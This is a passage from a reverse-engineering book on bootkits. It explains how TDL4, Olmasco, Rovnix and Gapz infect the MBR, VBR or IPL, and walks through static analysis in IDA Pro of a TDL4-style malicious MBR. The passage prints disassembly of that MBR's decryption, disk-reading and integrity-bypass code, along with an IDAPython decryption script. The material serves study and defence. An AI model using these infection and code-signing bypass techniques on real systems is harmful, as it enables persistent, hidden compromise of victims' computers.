seg000:0312   jnz     short loc_328                 ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:0314   cmp     dword ptr es:[bx+8], 'OO61'   ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:031D   jnz     short loc_328                 ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:031F❸ mov     dword ptr es:[bx+8], 'OO62'   ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:0328   cmp     dword ptr es:[bx], 'NIM/'     ; spoofing /MININT
seg000:0330   jnz     short loc_33A                 ; spoofing /MININT
seg000:0332❹ mov     dword ptr es:[bx], 'M/NI'     ; spoofing /MININT
```

Listing 7-3: Part of the `ldr16` code responsible for spoofing the `BcdLibraryBoolean_EmsEnabled` and `/MININT` options

Next, the bootkit turns on preinstallation mode long enough to disable it by corrupting the `/MININT` string option in the *winload.exe* image while reading the image from the hard drive ❹ (see ❼ in Figure 7-1). During initialization, the kernel receives a list of parameters from `winload.exe` to enable specific options and specify characteristics of the boot environment, such as the number of processors in the system, whether to boot in preinstallation mode, whether to display a progress indicator at boot time, and so on. Parameters described by string literals are stored in *winload.exe*.

The *winload.exe* image uses the `/MININT` option to notify the kernel that preinstallation mode is enabled, and as a result of such manipulations, the kernel receives an invalid `/MININT` option and continues initialization, as if preinstallation mode wasn't enabled. This is the final step in the bootkit-infected boot process (see ❿ in Figure 7-1). As a result, a malicious kernel-mode driver is successfully loaded into the operating system, bypassing code integrity checks.

The Malicious MBR Code

Listing 7-4 shows a part of the malicious MBR code in the TDL4 bootkit. Notice that the malicious code is encrypted (beginning at ❸) in order to hamper detection by static analysis (which uses static signatures).

```
seg000:0000       xor     ax, ax
seg000:0002       mov     ss, ax
seg000:0004       mov     sp, 7C00h
seg000:0007       mov     es, ax
seg000:0009       mov     ds, ax
seg000:000B       sti
```

```
seg000:000C       pusha
seg000:000D❶      mov     cx, 0CFh        ;size of decrypted data
seg000:0010       mov     bp, 7C19h       ;offset to encrypted data
seg000:0013
seg000:0013 decrypt_routine:
seg000:0013❷       ror     byte ptr [bp+0], cl
seg000:0016        inc     bp
seg000:0017        loop    decrypt_routine
seg000:0017 ; ---------------------------------------------------------------
seg000:0019❸  db 44h                       ;beginning of encrypted data
seg000:001A    db 85h


seg000:001C    db 0C7h

seg000:001D    db 1Ch
seg000:001E    db 0B8h
seg000:001F    db 26h
seg000:0020    db 04h
seg000:0021 ...
```

Listing 7-4: TDL4 code for decrypt modified MBR

The registers `cx` and `bp` ❶ are initialized with the size and offset of the encrypted code, respectively. The value of the `cx` register is used as a counter in the loop ❷ that runs the bitwise logical operation `ror` (rotate-right instruction) to decrypt the code (marked at ❸, and pointed by `bp` register). Once decrypted, the code will hook the INT 13h handler to patch other OS modules in order to disable OS code integrity verification and load malicious drivers.

MBR Partition Table Modification

One variant of TDL4, known as Olmasco, demonstrates another approach to MBR infection—namely, modifying the partition table rather than the MBR code. Olmasco first creates an unallocated partition at the end of the bootable hard drive; then it creates a hidden partition in the same place by modifying a free partition table entry #2 in the MBR partition table (see Figure 7-2).

This route of infection is possible because the MBR contains a partition table with entries beginning at offset 0x1BE consisting of four 16-byte entries, each describing a corresponding partition (the array of `MBR_PARTITION_TABLE_ENTRY` is shown in Listing 5-2) on the hard drive. Thus, the hard drive can have no more than four primary partitions, with only one marked as active. The operating system boots from the active partition. Olmasco overwrites an empty entry in the partition table with the parameters for its own malicious partition, marks the partition active, and initializes the VBR of the newly created partition. (Chapter 10 offers more detail on Olmasco's mechanism of infection.)




Figure 7-2: MBR Partition Table Modification by Olmasco

VBR/IPL Infection Techniques

The advantage of VBR/IPL infection over MBR infection is a reduced chance of detection by security software. Some security software checks for unauthorized modifications only on the MBR, leaving the VBR and IPL uninspected, so the first VBR bootkits had a higher chance to stay undetected.

We can place all known VBR infection techniques into one of two groups: BIOS parameter block (BPB) modifications (like the Gapz bootkit) and IPL modifications (like the Rovnix bootkit).

IPL Modifications: Rovnix

Consider the IPL modification infection technique of the Rovnix bootkit. Instead of overwriting the MBR sector, Rovnix modifies the IPL on the bootable hard drive's active partition and the NTFS bootstrap code. As shown in Figure 7-3, Rovnix reads the 15 sectors following the VBR (which contain the IPL), compresses them, prepends the malicious bootstrap code, and writes the modified code back to those 15 sectors. Thus, on the next system startup, the malicious bootstrap code receives control.

When the malicious bootstrap code is executed, it hooks the INT 13h handler in order to patch `bootmgr`, *winload.exe*, and the kernel so that it can gain control once the bootloader components are loaded. Finally, Rovnix decompresses the original IPL code and returns control to it.

The Rovnix bootkit follows the operating system's execution flow from boot, through processor execution mode switching, until the kernel is loaded. Further, by using the debugging registers `DR0` through `DR7` (an essential part of the x86 and x64 architectures), Rovnix retains control during kernel initialization and loads its own malicious driver, bypassing the kernel-mode code integrity check. These debugging registers allow the malware to set hooks on the system code without actually patching it, thus maintaining the integrity of the code being hooked.




Figure 7-3: Initial Program Loader modifications by Rovnix

The Rovnix boot code works closely with the operating system's boot loader components and relies heavily on their platform debugging facilities and binary representation. (We'll discuss Rovnix in more detail in Chapter 11.)

VBR Infection: Gapz

The Gapz bootkit infects the VBR of the active partition, rather than the IPL. Gapz is a remarkably stealthy bootkit because it infects only a few bytes of the original VBR, modifying the `HiddenSectors` field of the VBR (see Listing 5-3) and leaving all other data and code in the VBR and IPL untouched.

In the case of Gapz, the most interesting block for analysis is the BPB (`BIOS_PARAMETR_BLOCK`), particularly its `HiddenSectors` field. The value in this field specifies the number of sectors stored on the NTFS volume that precede the IPL, as shown in Figure 7-4.




Figure 7-4: The location of IPL

Gapz overwrites the `HiddenSectors` field with the value that specifies the offset in sectors of the malicious bootkit code stored on the hard drive, as shown in Figure 7-5.




Figure 7-5: The Gapz VBR infection

When the VBR code runs again, it loads and executes the bootkit code instead of the legitimate IPL. The Gapz bootkit image is written either before the first partition or after the last one on the hard drive. (We'll discuss Gapz in more detail in Chapter 12.)

Conclusion

In this chapter, you learned about the MBR and VBR bootkit infection techniques. We followed the evolution of the advanced TDL3 rootkit into the modern TDL4 bootkit, and you saw how the TDL4 takes control of the system boot, infecting the MBR by replacing it with malicious code. As you've seen, the integrity protections in Microsoft 64-bit operating systems (in particular the Kernel-Mode Code Signing Policy) initiated a new race in bootkit development to target x64 platforms. TDL4 was the first example of a bootkit in the wild to successfully overcome this obstacle, using certain design features that have been adopted by other bootkits since. We also looked at VBR infection techniques, illustrated by the Rovnix and Gapz bootkits, which we'll discuss in more detail in Chapters 11 and 12.

8

STATIC ANALYSIS OF A BOOTKIT USING IDA PRO

This chapter introduces the basic concepts of bootkit static analysis with IDA Pro. Many different techniques and a wide variety of tools are available for reversing bootkits, and covering all the existing approaches would require a book of its own. In this chapter, we focus on the IDA Pro disassembler and practical examples from our static analysis experience.

Statically analyzing bootkits is unlike most other kinds of reversing because crucial parts of a bootkit execute in a preboot environment that is radically different from most conventional application environments in which you would perform static analysis. For example, a typical Windows application relies on standard Windows libraries and is expected to call standard library functions known to reverse engineering tools such as Hex-Rays IDA Pro; much about the application can be deduced just by looking

at what functions it calls (the same is true about Linux applications vs. POSIX system calls). The preboot environment, however, lacks such hints. The tools for preboot analysis need additional features to cope with this lack of information. Fortunately, these features are available in IDA Pro, and this chapter explains how to use them.

As discussed in Chapter 7, a bootkit consists of several closely connected modules: the Master Boot Record (MBR) or Volume Boot Record (VBR) infector, a malicious boot loader, and kernel-mode drivers, among others. We'll restrict the discussion in this chapter to the analysis of a bootkit MBR and a legitimate operating system (OS) VBR, which can be used as a model for reversing any code that executes in the preboot environment (the MBR and VBR used in this chapter are included in the book's downloadable resources). At the end of the chapter, we discuss how to deal with other bootkit components. (If you have not already worked through Chapter 7, you should do so now.)

We'll begin with a discussion of how to get started with bootkit analysis, including which options to use in IDA Pro to load the code into the disassembler, the API used in the preboot environment, how control is transferred between different modules, and which IDA features may simplify their reversing. You'll then learn how to develop a custom loader for IDA Pro to automate your reversing tasks. Finally, at the end of the chapter we provide a set of exercises designed to help you further explore the static analysis of bootkits. Materials for this chapter can be downloaded from *https://www.nostarch.com/rootkits/*.

Analysis of the Bootkit MBR

First, we'll look at analyzing a bootkit MBR in the IDA Pro disassembler. The MBR we use in this chapter is similar to the one created by the TDL4 bootkit described in detail in Chapter 7. The TDL4 MBR serves as a good learning example because it implements traditional bootkit functionality and yet its code is easy to disassemble and understand. The VBR example we'll use later is based on legitimate code and is taken from an actual Microsoft Windows volume.

Loading the MBR in IDA Pro

The first step in the static analysis of the bootkit MBR is to load the MBR code into IDA. Because the MBR isn't a conventional executable and has no dedicated loader, it should be loaded as a binary module. IDA Pro will simply load it into its memory as a single contiguous segment just as the BIOS does, without performing any extra processing. All you need to provide is the starting memory address for this segment, which we'll do next.

Load the binary file. When IDA Pro first loads the MBR, it will display a message offering various options, as shown in Figure 8-1.




Figure 8-1: The IDA Pro dialog displayed when loading the MBR

You can accept the defaults for most of the parameters, but you need to enter a value into the Loading Offset field, which specifies where in memory to load the module. This value should always be 0x7C00, which is the fixed address where the MBR is loaded by BIOS boot code. Once you've entered this offset, press **OK**. IDA Pro will load the module and tell you that the module can be disassembled in 16-bit or 32-bit mode. It will also ask you whether to disassemble in 32-bit mode, as shown in Figure 8-2.




Figure 8-2: IDA Pro dialog asking you which disassembly mode to chose

For this example, choose **No**. This directs IDA to disassemble the MBR as 16-bit real-mode code, which is the way the actual CPU will decode it at the very beginning of the boot process.

Because IDA Pro stores the results of disassembly in a database file (with the extension `idb`), we'll henceforth refer to the results of its disassembly as a database. This database represents the code as it is meant to be loaded and run, not as it's stored in the file; thus, the annotations and cross-references in it refer to the execution-time view of code as seen by the processor running it, after a series of loader programs have loaded it into RAM (whereas binary files typically contain metadata or instructions for these loaders on how to actually load it). IDA uses this database to accumulate all annotations about the code you provide through your GUI actions and IDA scripts; in particular, the database can be thought of as the implicit argument to all IDA script functions, which represents the current state of your hard-won reverse engineering knowledge about the binary that IDA can act on.

If you have no experience with databases, don't worry: IDA's interfaces are designed so that you don't need to know the database internals (although understanding how IDA represents what it learns about code does help a lot!).

MBR Entry Point Analysis

When loaded by the BIOS at boot, the MBR—now modified by the infecting bootkit—is executed from its first byte. To IDA's disassembler, we specified its loading address as 0:7C00h (exactly as IDA expected), which is where it is loaded by the BIOS. Listing 8-1 shows the first few bytes of the loaded MBR image.

```
seg000:7C00 ; ======================================================================
seg000:7C00
seg000:7C00 ; Segment type: Pure code
seg000:7C00 seg000          segment byte public 'CODE' use16
seg000:7C00                 assume cs:seg000
seg000:7C00                 ;org 7C00h
seg000:7C00                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing
seg000:7C00                 xor     ax, ax
seg000:7C02              ❶  mov     ss, ax
seg000:7C04                 mov     sp, 7C00h
seg000:7C07                 mov     es, ax
seg000:7C09                 mov     ds, ax
seg000:7C0B                 sti
seg000:7C0C                 pusha
seg000:7C0D                 mov     cx, 0CFh
seg000:7C10                 mov     bp, 7C19h
seg000:7C13
seg000:7C13 loc_7C13                                ; CODE XREF: seg000:7C17↓j
seg000:7C13              ❷  ror     byte ptr [bp+0], cl
seg000:7C16                 inc     bp
seg000:7C17                 loop    loc_7C13
seg000:7C17 ; ----------------------------------------------------------------------
seg000:7C19 encrypted_code  db 88h, 16h, 0E8h, 7Ch, 83h, 2Eh, 13h, 4, 10h, 0A1h,
seg000:7C19              ❸  db 4, 0C1h, 0E0h, 6, 0A3h, 63h, 7Ch, 0B4h, 48h, 0BEh,
```

Listing 8-1: Entry point of the MBR

Early on we see the initialization stub ❶ that sets up the stack segment selector `ss`, stack pointer `sp`, and segment selector registers `es` and `ds` in order to access memory and execute subroutines. Following the initialization stub, at ❷ we see a decryption routine that deciphers the rest of the MBR ❸ by rotating the bits using an `ror` instruction, going byte by byte, and then passes control to the decrypted code. The size of the encrypted blob is given in the `cx` register, and the blob is pointed to by the `bp` register. This ad-hoc encryption is intended to hamper static analysis and avoid detection by security software, and it presents us with our first obstacle because we now need to extract the actual code to proceed with analysis.

Decrypting the MBR Code

To continue our analysis of an encrypted MBR, we need to decrypt the code. Thanks to the IDA scripting engine, this task is easily accomplished using a Python script, as shown in Listing 8-2.

```
❶ import idaapi

  # beginning of the encrypted code and its size in memory
  start_ea = 0x7C19
  encr_size = 0xCF

❷ for ix in xrange(encr_size):
     byte_to_decr = idaapi.❸get_byte(start_ea + ix)
     to_rotate = (0xCF - ix) % 8
     byte_decr = (byte_to_decr >> to_rotate) | (byte_to_decr << (8 - to_rotate))
     idaapi.❹patch_byte(start_ea + ix, byte_decr)
```

Listing 8-2: Python script decrypting MBR code

First, we import the `idaapi` package ❶, which contains the IDA API library. Then we loop through and decrypt the encrypted bytes ❷. To fetch a byte from the disassembly segment, we use the `get_byte` API ❸, which takes the address of the byte to read as its only parameter. Once it's decrypted, we write the byte back to the disassembly region ❹ using the `patch_byte` API, which takes the address of the byte to modify and the value to write there. You can execute the script by choosing File ▸ Script File from the IDA menu or by pressing ALT-F7.

Now that the malicious MBR payload is decrypted, you are able run it in a virtual machine, but you would need to replace the decryption routine with `nop` instructions.

NOTE *This script doesn't modify the actual image of the MBR but rather its representation in IDA (in other words, IDA's idea of what the loaded code will look when it's ready to run). Before making any modifications to the disassembled code, you should create a backup of the current version of the IDA database. If the script modifying the MBR code contains bugs and distorts the code, you'll be able to easily recover its most recent version from the backup.*

MBR Initialization: Memory Management in Real Mode

Having decrypted the code, we'll proceed with the analysis of the MBR. Looking through the decrypted code, we find the instructions shown in Listing 8-3. These instructions initialize the malicious code, such as storing the MBR input parameters and memory allocation.

```
seg000:7C19          ❶ mov     ds:drive_no, dl
seg000:7C1D          ❷ sub     word ptr ds:413h, 10h
seg000:7C22            mov     ax, ds:413h
seg000:7C25            shl     ax, 6
seg000:7C28          ❸ mov     word ptr ds:buffer_segm, ax
```

Listing 8-3: Memory allocation in the preboot environment

At ❶, we see the assembly instruction that stores the contents of the `dl` register into memory at an offset from the `ds` segment. From our experience analyzing such code, we can guess that the `dl` register contains the number of the hard drive the MBR is being executed from. Thus, we annotate this offset as a variable, `drive_no`. IDA Pro records this annotation in the database and shows it in the listing. This integer index is then used to distinguish between different disks available to the system when performing I/O operations. We'll use this variable in the BIOS disk service in the next section. Similarly, Listing 8-3 shows the annotation `buffer_segm` for the offset where the code allocates a buffer. IDA Pro will helpfully propagate these annotations to other code that uses the same variables.

At ❷, we see a memory allocation. In the preboot environment there is no memory manager in the sense of modern operating systems, such as the OS logic backing `malloc()` calls. Instead, the BIOS maintains the number of kilobytes of available memory in a *word* (which, in x86 architecture, refers to a 16-bit value) located at the address 0:413h. In order to allocate *X* Kb of memory, we subtract *X* from the total size of available memory stored in the word at 0:413h, as shown in Figure 8-3.




Figure 8-3: Memory management in a preboot environment

In Listing 8-3, the code allocates a buffer of 10Kb by subtracting 10h from the total amount available. The actual address is stored in the variable `buffer_segm` ❸. The allocated buffer is then used by the MBR code to store read data from the hard drive.

BIOS Disk Service

Now let's consider another important peculiarity of the preboot environment—an API used to communicate with a hard drive, known as the *BIOS disk service*. This API is particularly interesting in the context of bootkit analysis. First of all, bootkits use this API to read data from the hard drive, so it's important to be familiar with the API's most frequently used commands to understand bootkit code. Also, this API is itself a frequent target of bootkits. In the most common scenario, a bootkit hooks the API to patch legitimate modules that are read from the hard drive during the boot process by other code (this was demonstrated in Chapter 7).

The BIOS disk service is accessible via an INT 13h instruction. In order to perform I/O operations, software passes I/O parameters through the processor registers and executes the INT 13h instruction, which transfers control to the appropriate handler. The I/O operation code (or *identifier*) is passed in the `ah` register (the higher-order part of the `ax` register). The register `dl` is used to pass the index of the disk in question. The carry flag (`CF`) of the processor is used to indicate whether an error has occurred during execution of the service: if `CF` is set to 1, an error has occurred, and the detailed error code is returned in the `ah` register. This BIOS convention for passing arguments to a function predates the modern OS system call conventions; if it seems baroque to you, remember that this is where the idea of uniform system call interfaces eventually came from.

This interrupt is an entry point to the BIOS disk service, and it allows software in the preboot environment to perform basic I/O operations on disk devices such as hard drives, floppy drives, and CD-ROMs, as shown in Table 8-1.

Table 8-1: The INT 13h Commands

Operation code	Operation description
2h	Read sectors into memory
3h	Write disk sectors
8h	Get drive parameters
41h	Extensions installation check
42h	Extended read
43h	Extended write
48h	Extended get drive parameters

The operations presented in Table 8-1 are split into two groups: the first group, with codes 42h, 43h, and 48h, are the *extended operations*, and the second group, called *legacy operations*, consist of operations with codes 2h, 3h, and 8h.

The only difference between the groups is that the extended operations group can use an addressing scheme based on logical block addressing (LBA), whereas the legacy operations group relies solely on a legacy Cylinder-Head-Sector (CHS) based addressing scheme. In the case of the LBA-based scheme, sectors are enumerated linearly on the disk, beginning with index 0, whereas in the CHS-based scheme, each sector is addressed using the tuple `(c,h,s)`, where `c` is the cylinder number, `h` is the head number, and `s` is the number of the sector. Although bootkits may use either group, almost all modern hardware supports the LBA-based addressing scheme.

Obtaining Drive Parameters to Locate Hidden Storage

As we continue looking at the MBR code that follows the 10Kb memory allocation, we see the execution of an INT 13h instruction, as shown in Listing 8-4.

```
seg000:7C2B          ❶ mov     ah, 48h
seg000:7C2D          ❷ mov     si, 7CF9h
seg000:7C30            mov     ds:drive_param.bResultSize, 1Eh
seg000:7C36            int     13h             ; DISK - IBM/MS Extension -
seg000:7C36                                 ❸ ; GET DRIVE PARAMETERS
seg000:7C36                                   ; (DL - drive, DSD:SI - buffer)
```

Listing 8-4: Obtaining drive parameters via the BIOS disk service

The small size of the MBR (512 bytes) restricts the functionality of the code that can be implemented within it. For this reason, the bootkit loads additional code to execute—a *malicious boot loader*—which is placed in hidden storage at the end of the hard drive. To obtain the coordinates of the hidden storage on the disk, the MBR code uses the extended "get drive parameters" operation (operation code 48h in Table 8-1), which returns information about the hard drive's size and geometry. This information allows the bootkit to compute the offset at which the additional code is located on the hard drive.

As shown in Listing 8-4, at ❸ we can see an automatically generated comment from IDA Pro for the instruction INT 13h. During code analysis, IDA Pro identifies parameters passed to the BIOS disk service handler call and generates the comment with the name of the requested disk I/O operation and the register names used to pass parameters to the BIOS handler. At ❶, this MBR code executes INT 13h with parameter `48h`. Upon execution, this routine fills a special structure called `EXTENDED_GET_PARAMS`, shown in Listing 8-5, that provides the drive parameters. The address of this structure is stored in the `si` register ❷.

```
typedef struct _EXTENDED_GET_PARAMS {
   WORD bResultSize;                // Size of the result
   WORD InfoFlags;                  // Information flags
   DWORD CylNumber;                 // Number of physical cylinders on drive
   DWORD HeadNumber;                // Number of physical heads on drive
   DWORD SectorsPerTrack;           // Number of sectors per track
 ❷QWORD TotalSectors;               // Total number of sectors on drive
 ❶WORD BytesPerSector;              // Bytes per sector
} EXTENDED_GET_PARAMS, *PEXTENDED_GET_PARAMS;
```

Listing 8-5: EXTENDED_GET_PARAMS structure layout

The only fields the bootkit actually looks at in the returned structure are the size of the disk sector in bytes ❶ and the number of sectors on the hard drive ❷. The bootkit uses these two values to compute the total size of the hard drive in bytes by multiplying these two values and then uses the computed value to locate the hidden storage at the end of the drive.

Reading Malicious Boot Loader Sectors

Once the bootkit has obtained the hard drive parameters and calculated the offset of the hidden storage, the bootkit MBR code reads this hidden data from the disk by using the extended read operation of the BIOS disk service. This data is the next-stage *malicious boot loader* intended to bypass OS security checks and load a malicious kernel-mode driver. The code that reads it into RAM is presented in Listing 8-6.

```
seg000:7C4C read_loop:
seg000:7C4C              ❶ call    read_sector
seg000:7C4F                mov     si, 7D1Dh
seg000:7C52                mov     cx, ds:word_7D1B
seg000:7C56                rep movsb
seg000:7C58                mov     ax, ds:word_7D19
seg000:7C5B                test    ax, ax
seg000:7C5D                jnz     short read_loop
seg000:7C5F                popa
seg000:7C60              ❷ jmp     far ptr boot_loader
```

Listing 8-6: Code for loading an additional malicious boot loader from the disk

In the `read_loop`, this code repeatedly reads sectors from the hard drive using the routine `read_sector` ❶ and stores them in the previously allocated memory buffer. At ❷, the code transfers control to this malicious boot loader by executing a `jmp far` instruction.

Looking at the code of the `read_sector` routine presented in Listing 8-7, we see the usage of INT 13h with the parameter `42h`, which corresponds to the extended read operation.

```
seg000:7C65 read_sector proc near
seg000:7C65
seg000:7C65             pusha
```

```
seg000:7C66          ❶ mov     ds:disk_address_packet.PacketSize, 10h
seg000:7C6B          ❷ mov     byte ptr ds:disk_address_packet.SectorsToTransfer, 1
seg000:7C70            push    cs
seg000:7C71            pop     word ptr ds:disk_address_packet.TargetBuffer+2
seg000:7C75          ❸ mov     word ptr ds:disk_address_packet.TargetBuffer, 7D17h
seg000:7C7B            push    large [dword ptr ds:drive_param.TotalSectors]
seg000:7C80          ❹ pop     large [dword ptr ds:disk_address_packet.StartLBA]
seg000:7C85            push    large [dword ptr ds:drive_param.TotalSectors+4]
seg000:7C8A          ❺ pop     large [dword ptr ds:disk_address_packet.StartLBA+4]
seg000:7C8F            inc     eax
seg000:7C91            sub     dword ptr ds:disk_address_packet.StartLBA, eax
seg000:7C96            sbb     dword ptr ds:disk_address_packet.StartLBA+4, 0
seg000:7C9C            mov     ah, 42h
seg000:7C9E          ❻ mov     si, 7CE9h
seg000:7CA1            mov     dl, ds:drive_no
seg000:7CA5          ❼ int     13h             ; DISK - IBM/MS Extension -
seg000:7CA5                                    ; EXTENDED READ
seg000:7CA5                                    ; (DL - drive, DS:SI - disk address packet)
seg000:7CA7            popa
seg000:7CA8            retn
seg000:7CA8 read_sector endp
```

Listing 8-7: Reading sectors from the disk. Note the manual annotation of the structure's offsets; IDA picks them up and propagates them.

Before executing INT 13h ❼, the bootkit code initializes the `DISK_ADDRESS_PACKET` structure with proper parameters, including the size of the structure ❶, the number of sectors to transfer ❷, the address of the buffer to store the result ❸, and the address of the sector to read ❹ ❺. The address of this structure is provided to the INT 13h handler using the `ds` and `si` registers ❻. The BIOS disk service uses `DISK_ADDRESS_PACKET` to uniquely identify which sectors to read from the hard drive. The complete layout of the structure of `DISK_ADDRESS_PACKET`, with comments, is shown in Listing 8-8.

```
typedef struct _DISK_ADDRESS_PACKET {
   BYTE PacketSize;                // Size of the structure
   BYTE Reserved;
   WORD SectorsToTransfer;         // Number of sectors to read/write
   DWORD TargetBuffer;             // segment:offset of the data buffer
   QWORD StartLBA;                 // LBA address of the starting sector
} DISK_ADDRESS_PACKET, *PDISK_ADDRESS_PACKET;
```

Listing 8-8: `DISK_ADDRESS_PACKET` structure layout

Once the boot loader is read into the memory buffer, the bootkit executes it. At this point, we conclude the analysis of the MBR code and proceed to dissecting another essential part of the MBR: the partition table. The complete version of the disassembled and commented malicious MBR is available for download at *https://www.nostarch.com/rootkits/*.

Analysis of the Infected MBR's Partition Table

The MBR partition table is a common target of bootkits because the data it contains, however limited, plays a crucial part in the boot process's logic. As you may recall from Chapter 5, the partition table is located at the offset 0x1BE in the MBR and consists of four entries, each 0x10 bytes in size. It lists the partitions available on the hard drive and describes their type and location—and where the MBR code should next transfer control when it's done. Usually, the sole purpose of legitimate MBR code is to scan this table for the *active* partition—marked as such with the appropriate bit flag and containing the VBR—and load it. It is thus possible to intercept this execution flow at the very early boot stage by simply manipulating the information contained in the table, without modifying the MBR code itself. The Olmasco bootkit implements this trick and will be discussed in Chapter 10. This illustrates an important principle of bootkit and rootkit design: if some data can be manipulated surreptitiously enough to bend the control flow, this manipulation is preferred to patching the code. This saves the malware programmer the effort of testing new, altered code—a good example of *code reuse* promoting reliability!

Complex data structures notoriously afford attackers many opportunities to treat them as a kind of bytecode, and the native code that consumes the data as a virtual machine programmed through the input data. The Language-theoretic Security (LangSec, *http://langsec.org/*) approach explains why this is the case.

In order to spot such an early bootkit interception, it is important to be able to read and understand the MBR's partition table. Let's take look at the partition table in our example in Listing 8-9, where each 16/10h-byte line is a partition table entry.

```
          ❶              ❷                 ❸                 ❹
7DBE  [80] 20 21 00 [07] DF 13 0C [00 08 00 00] [00 20 03 00]
7DCE   00 DF 14 0C 07 FE FF FF 00 28 03 00 00 D0 FC 04
7DDE   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
7DEE   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 8-9: Partition table of the MBR

